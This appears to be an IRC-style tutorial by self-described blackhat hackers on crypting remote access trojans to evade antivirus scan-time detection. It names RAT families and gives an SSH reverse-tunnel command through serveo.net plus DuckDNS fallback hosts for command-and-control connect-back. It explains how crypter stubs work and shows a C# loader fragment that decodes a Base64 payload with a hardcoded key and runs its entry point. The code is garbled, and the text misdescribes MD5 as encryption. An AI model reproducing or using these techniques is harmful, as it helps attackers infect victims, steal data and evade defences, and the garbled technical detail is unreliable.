

SPEAKERS- BLACKHAT HACKERS - IRC -CHANNEL

Members:- BYPS4, HACK-ATHON, MRANONYMOUS^{tz}, YAX, USAMMA SATTAR

Malware is one of the most serious security threats on the Internet today, it has been seen that malware authors employ variety of techniques to evade security detection but most of their techniques are discovered and blocked by antivirus programs. Still there are some evasion techniques which are not exploited in wild and are effective against antivirus programs. for example : 1. one day , If your pictures, videos and documents are encrypted and a “Your personal files are encrypted” alert is asking for money (usually in Bitcoins) to recover the files or 2. Someone stole your pictures and personal data (Logins , Credit card , ...) and you get disappointed by your licensed Anti virus (KasperSky , Avast , Eset , Bitdefender or ...) which they didn't do their job. well actually Hackers probably find and make their own way to bypass that security messuares ... tonight we experince one of them.


Tonight , First i would like to thank mr anonymousTZ(thefreedom) for his effort on this, okay perfect we using a very stupid trick to show how stupid all of anti viruses are , still some people can't figure out how the fuck the should bypass them.

So our requirements for this trick is :

1. Patient and focus
2. Visual Studio
3. Browser.

So EVERYONE, The R.A.Ts i'm going to suggest for our Pentests :

1. Async
2. R3v3ng3-R4T
- 3.Orcus (Which is pretty hard to encrypt)
4. S.A.S



so , tonight make a public stub which probably get caught by almost every anti virus scantime to a uncaughtable stub by antiviruses.

So , and also want to make a Over-Wan Stub , so i'm not going to this on a local network

we going to hit 2 bird with one stone.

Many of us also suffer from Port Forwarding or also protect our own privacy by not getting our ip leaked (which is also need more discussion)

Don't Worry @everyone i explain way which we don't need to pay a single penny , but i still suggest to ALL OF YOU (you can also buy a VPN / VPS with easier to make port forwarding) and not a big deal with some R.A.T reports.

as we know , while we setting up our RAT : we need host or C2 to trojan connect-back to the Attacker , sometimes it's IP sometimes it;s DuckDNS

for this scenario which talking about , i'm going to use SSH tunnel as host and much esier for port forwarding.

there a few ssh server out there

Rabbit

Portmap

serveo


we all can use one of them

for free

but no good comes from free services

yeah

we can use openssh based on windows for contracting between our computer and serveo server
for port forwarding




```
Boxstarter Shell
COMMANDO 10/15/2019 9:01:15 AM
PS C:\ > ssh -R 19942:localhost:4444 serveo.net
```

so this is very easy of course

we asking serveo.net:19942 to contact with my local:4444

which means , any tcp connection to Serveo.net:19942 is going to recived by our windows host machine
on port : 4444



In case if you are facing issues with ngrok flipping IPs, a simple solutionn would be to log on to a vpn > then port forward to ngrok

openvpn (with ssh key)

go to vpngate.com

u will find about 300 vpn (.ovpn files)

u need to download the files

and run

openvpn --config <.ovpn filename>



don't forget to correctly add SSH server which we demanding to ask

but it's kinda scary part for some of peoples who experinced with

rats. think about it guys

what if serveo.net blocks port 19942 on it's server

what if serveo.net gets shutdown

what if ... blah blah blah


any thing possbile that may lose all of your clients

there is where DuckDNS get useful


for free / easy one to get / a little better place to breath

i suggest freedns.afraid.org

<http://freedns.afraid.org/>



for testing out DuckDNS at same time , this a very small setup as we did
so using : Serveo + DuckDNS at same time.



so we make our stub

now , we all know what coming after making a stub

a pain in the ass

an asid to our brain

" ENCRYPTING "

that's what so far as i know , many people gets suffred by it.

tonight , we only taking a look at bypassing the " SCANTIME ".

wait , a query @byp455

those 2 domains, are they the same or different (subdomains)

we can use both of them or single file . Serveo.net is our Primary host


care-center-uk.moood.com is alt host in

case if lose connection to serveo.net

we can use care-center-uk as our alt

we can also change care-center-uk destnation ip anytime we please

so in case if we lost connection to Serveo , we can use Alt , we need also be assure to have oppened
port : 19942 , which is not big of a deal



for example if we need to change our Duckdns
we change destination ip to : VPN IP
and open port on 19942
and we still not lose our connection from clients

Thanks james
So guys
We have our Stub.

File Information	
File Name :	test.exe
File Size :	32.00 KB
Date Scanned :	2019-10-15 16:38:13
MD5 :	d56c4814305b9dd520cbd68201a84e82
Detection :	17 / 22

we all know , some well known crypters out there, CyberSeal Warzone and blah blah some a few piece of shits and wasting 100 bucks on that for a month

so crypters

Ok, so let's firstly give a quick terminology 101. A stub, can be said to be a small part of a program, which is taken and run as a standalone, for example, if you are developing software, then you clearly cannot test the whole program, as it's not done yet, so you create individual stubs and test them with test data. In this context, however, the stub is the program that runs before the actual code, to unpack the encrypted code.

So, basically, what a crypter does, is it takes the server.exe file, reads the code inside of it, then encrypts that code with a key. A stub is created which contains the key and the required code to decrypt the encrypted server. The stub and the encrypted server are then packaged in to one executable .Once the executable is opened, the stub is executed, which unpacks the encrypted server code, it then hands control over to the server code as if it was never there. This technique can evade certain types of analysis, such as checksums, as the checksum will no longer be the same, however, in order for the virus to remain undetectable, at least to heuristic analysis, one would need to create a polymorphic engine, which morphs both the stub code, and also the server code, meaning that no matter how much it tries, the AV will not be able to create a rule that will 100% match the virus itself.

so method i'm going to show all tonight , is most stupid way you ever imagine.

so first thing i want to do is , Encrypt my revenge-rat.exe binary data to MD5

you can do it on your linux-terminal

or software

or i think some websites can do it online

_

u simple need openssl

generate the keys using keytool

supports all ciphers

a crt and a pem


and sign it

yeah i need to explain way that beginners also understand james

i was thinking to just demonstrate with a software

there a pretty a lot of software out there , which are convert binaries to another

algorithm they are free , of course. they don't a lot.




so this application can translate binary data to another Algorithm and encrypt it

but it's a crypter itself

it just change the code and make it unreadable

next step , we fire up our Visual Studio




so we going to state a Console app

so , what we going to do here is paralyze the code and hide it in value and make it readable by a loop and given Decryption code.



We copy our Encrypted Md5 Binary.



And We give it as value to source

and we also need a password which we encrypted data with.

```
in().Load(SpecOf(Convert.FromBase64String(Microsoft.VisualBasic.Strings.StrReverse(k)), "vwqioehoiwqheiohqwvioewq"));
services.NewInstance.Locate(Microsoft.VisualBasic.CompilerServices.NewInstance.Locate(dfPcfPdv, null, "EntryPoint", null,
ay, CipherMode.Mode = CipherMode.ECB, PaddingMode.Padding = PaddingMode.PKCS7)
nServiceProvider();
TFS.GetBytes(key));
```

which is in my case is "vwqioehoiwqheiohqwvioewq "

so , it's very simple, ok ?

what we did is :

we converted our EXE file to a Encrypted .MD5


And for Crypting we set MD5 value as a resource to the loop , as you see in the code (please take a look at code , it's very hard sometimes to explain properly to make everyone understand) and we also provide the decryption code as a buffer to make value readable and executeable

So finally we build our encrypted-stub


1>----- Rebuild All started: Project: Bypass, Configuration: Debug Any CPU -----


1> Bypass -> c:\users\1-0\documents\visual studio
2017\Projects\Bypass\Bypass\bin\Debug\Bypass.exe

===== Rebuild All: 1 succeeded, 0 failed, 0 skipped =====



now , let's scan again our encrypted Stub.





CREDIT:- MRANONYMOUSTZ